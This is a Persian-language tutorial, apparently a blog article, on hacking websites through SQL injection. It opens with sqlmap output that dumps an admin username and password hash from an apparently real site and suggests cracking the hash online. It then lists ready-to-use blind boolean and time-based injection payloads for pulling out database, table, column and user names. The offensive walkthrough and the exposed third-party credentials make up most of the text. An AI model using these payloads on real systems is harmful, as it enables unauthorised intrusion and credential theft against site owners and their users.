  Payload: id=-5759' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b7071,0x504e66586a784765
726968694d554c6448524368695659477841416568576e6d434a5a6958526a68,0x7162787071),NULL-- -
[02:41:04] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:41:04] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries

```

```

Windows PowerShell
Type: UNION query
Title: Generic UNION query (NULL) - 16 columns
Payload: id=-5759' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b7071,0x504e66586a784765
726968694d554c644852436869569477841416568576e6d434a5a6958526a68,0x7162787071),NULL-- -
[02:41:04] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:41:04] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[02:41:04] [INFO] fetching current database
[02:41:04] [INFO] fetching columns for table 'ln_tbl_admin' in database 'excelorgo_db'
[02:41:05] [INFO] resumed: 'id', 'int(10)'
[02:41:05] [INFO] resumed: 'user', 'varchar(255)'
[02:41:05] [INFO] resumed: 'pass', 'varchar(255)'
[02:41:05] [INFO] resumed: 'email', 'varchar(255)'
[02:41:05] [INFO] fetching entries for table 'ln_tbl_admin' in database 'excelorgo_db'
[02:41:08] [INFO] recognized possible password hashes in column 'pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: excelorgo_db
Table: ln_tbl_admin
[1 entry]
+-----+-----+-----+
| id | pass           | email | user |
+-----+-----+-----+
| 1  | bff9f7e2ebf112cc7d469d22502bd520 | <blank> | excel |
+-----+-----+-----+
[02:41:18] [INFO] table 'excelorgo_db.ln_tbl_admin' dumped to CSV file 'C:\Users\cymilad\AppData\Local\sqlmap\output\excelorgo.com\dump\excelorgo_db\ln_tbl_admin.csv'
[02:41:18] [INFO] fetched data logged to text files under 'C:\Users\cymilad\AppData\Local\sqlmap\output\excelorgo.com'
[*] ending @ 02:41:18 /2021-11-10/
PS C:\Users\cymilad\Desktop\sqlmap>

```

خب پسورد به صورت هش است که میتوانیم با استفاده از سایت های **کرک آنلاین پسورد هش** کنیم.

هک سایت با متدهای Blind (بر اساس صحیح و غلط بودن)

اگر سایت در حالت ۱ برابر ۱ لود شد که هیچی، ولی اگر ۱ برابر ۲ لود نشد یعنی سایت ۱۰۰ درصد باگ SQL را داره:

One (۱) = site.com/index.php?id=1' and (۱=۱)

Two (۲) = site.com/index.php?id=1' and (۲=۱)

حالا باید به صورت کور کورانه حدس بزنیم با لود شدن و نشدن سایت اسم دیتابیس و تیبل ها رو بکشیم بیرون (دوره تحلیل باگ شهاب شمسی کامل توضیح داده):

site.com/index.php?id=1' And (select ascii(substr(database(),1,1))<۱۲۰) --+

site.com/index.php?id=1' And (select ascii(substr(database(),1,1))<۱۰۰) --+

site.com/index.php?id=1' And (select ascii(substr(database(),1,1))=۱۱۰) --+

عدد بعد از متدهای کم و زیاد می کنیم

اگر عدد اسکی ما لود شد یعنی اون عبارت کد اسکی حروف اول دیتابیس ماست.

برای اینکه بدون نیم طول کاراکتر های دیتابیس چند است از تابع زیر استفاده می کنیم :

site.com/index.php?id=1' And (select length(database())<10) --+

بعد از عکس جدول کد اسکیی که داریم چک می کنیم شماره که برابر هست با در خواست ما چه کاراکتری

میشه

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0 000	NUL	(null)	32	20 040	 	Space		64	40 100	@	Ø	96	60 140	`	~		
1	1 001	SOH	(start of heading)	33	21 041	!	!	!	65	41 101	A	A	97	61 141	a	a		
2	2 002	STX	(start of text)	34	22 042	"	"	"	66	42 102	B	B	98	62 142	b	b		
3	3 003	ETX	(end of text)	35	23 043	#	#	#	67	43 103	C	C	99	63 143	c	c		
4	4 004	EOT	(end of transmission)	36	24 044	$	\$	\$	68	44 104	D	D	100	64 144	d	d		
5	5 005	ENQ	(enquiry)	37	25 045	%	%	%	69	45 105	E	E	101	65 145	e	e		
6	6 006	ACK	(acknowledge)	38	26 046	&	&	&	70	46 106	F	F	102	66 146	f	f		
7	7 007	BEL	(bell)	39	27 047	'	'	'	71	47 107	G	G	103	67 147	g	g		
8	8 010	BS	(backspace)	40	28 050	(((72	48 110	H	H	104	68 150	h	h		
9	9 011	TAB	(horizontal tab)	41	29 051)))	73	49 111	I	I	105	69 151	i	i		
10	A 012	LF	(NL line feed, new line)	42	2A 052	*	*	*	74	4A 112	J	J	106	6A 152	j	j		
11	B 013	VT	(vertical tab)	43	2B 053	+	+	+	75	4B 113	K	K	107	6B 153	k	k		
12	C 014	FF	(NP form feed, new page)	44	2C 054	,	,	,	76	4C 114	L	L	108	6C 154	l	l		
13	D 015	CR	(carriage return)	45	2D 055	-	-	-	77	4D 115	M	M	109	6D 155	m	m		
14	E 016	SO	(shift out)	46	2E 056	.	.	.	78	4E 116	N	N	110	6E 156	n	n		
15	F 017	SI	(shift in)	47	2F 057	/	/	/	79	4F 117	O	O	111	6F 157	o	o		
16	10 020	DLE	(data link escape)	48	30 060	0	0	0	80	50 120	P	P	112	70 160	p	p		
17	11 021	DC1	(device control 1)	49	31 061	1	1	1	81	51 121	Q	Q	113	71 161	q	q		
18	12 022	DC2	(device control 2)	50	32 062	2	2	2	82	52 122	R	R	114	72 162	r	r		
19	13 023	DC3	(device control 3)	51	33 063	3	3	3	83	53 123	S	S	115	73 163	s	s		
20	14 024	DC4	(device control 4)	52	34 064	4	4	4	84	54 124	T	T	116	74 164	t	t		
21	15 025	NAK	(negative acknowledge)	53	35 065	5	5	5	85	55 125	U	U	117	75 165	u	u		
22	16 026	SYN	(synchronous idle)	54	36 066	6	6	6	86	56 126	V	V	118	76 166	v	v		
23	17 027	ETB	(end of trans. block)	55	37 067	7	7	7	87	57 127	W	W	119	77 167	w	w		
24	18 030	CAN	(cancel)	56	38 070	8	8	8	88	58 130	X	X	120	78 170	x	x		
25	19 031	EM	(end of medium)	57	39 071	9	9	9	89	59 131	Y	Y	121	79 171	y	y		
26	1A 032	SUB	(substitute)	58	3A 072	:	:	:	90	5A 132	Z	Z	122	7A 172	z	z		
27	1B 033	ESC	(escape)	59	3B 073	;	;	;	91	5B 133	[[123	7B 173	{	{		
28	1C 034	FS	(file separator)	60	3C 074	<	<	<	92	5C 134	\	\	124	7C 174	|			
29	1D 035	GS	(group separator)	61	3D 075	=	=	=	93	5D 135]]	125	7D 175	}	}		
30	1E 036	RS	(record separator)	62	3E 076	>	>	>	94	5E 136	^	^	126	7E 176	~	~		
31	1F 037	US	(unit separator)	63	3F 077	?	?	?	95	5F 137	_	_	127	7F 177		DEL		

Source: www.LookupTables.com

: Blind نام جدول (table_name) با متده

site.com/index.php?id=1' And (select ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<105) --+

site.com/index.php?id=1' And (select ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<110) --+

site.com/index.php?id=' And (select ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1))=103) --+

برای بررسی عدد دوم جدول اول بعد از پرانتز لیمیت عدد رو از ۱ به ۲ تغییر می دهیم.

اگر مساوی بود و سایت لود شد یعنی کاراکتر همونی که ما میخواهیم.

: Blind (column_name) با متدها

site.com/index.php?id=' And (select ascii(substr((select table_name from information_schema.columns where table_name='users' limit 0,1),1,1))<105) --+

: Blind (column_name) با متدها

site.com/new.php?id=' and (select ascii(substr((select username from users limit 0,1),1,1))<105) --+

هک سایت با متدها (بر اساس زمان لود شدن صفحه)

site.com/index.php?id=' and (sleep(10)) --+

عدد ۱۰ به معنی ده ثانیه خواب رفتن است و اگر بعد از ۱۰ ثانیه لود شد یعنی باگ داره

: Time (column_name) با متدها

site.com/index.php?id=' and if((select ascii(substr(database(),1,1))<120),sleep(5),null)



میلاد رنجبر

امیدوارم از خواندن این مقاله نهایت لذت رو برد و باشید و برآتون مفید باشه
برآتون بهترین ها رو آرزو می کنم و خوشحال می شویم نظرات خودتون رو در
مورد این مقاله به آیدی تلگرام من بفرستید

t.me/cymilad

instagram.com/cymilad

twitter.com/cymilad

آدرس سایت ما :

ultraamooz.com

آدرس کانال ما :

[@ultraamooz](https://www.instagram.com/@ultraamooz)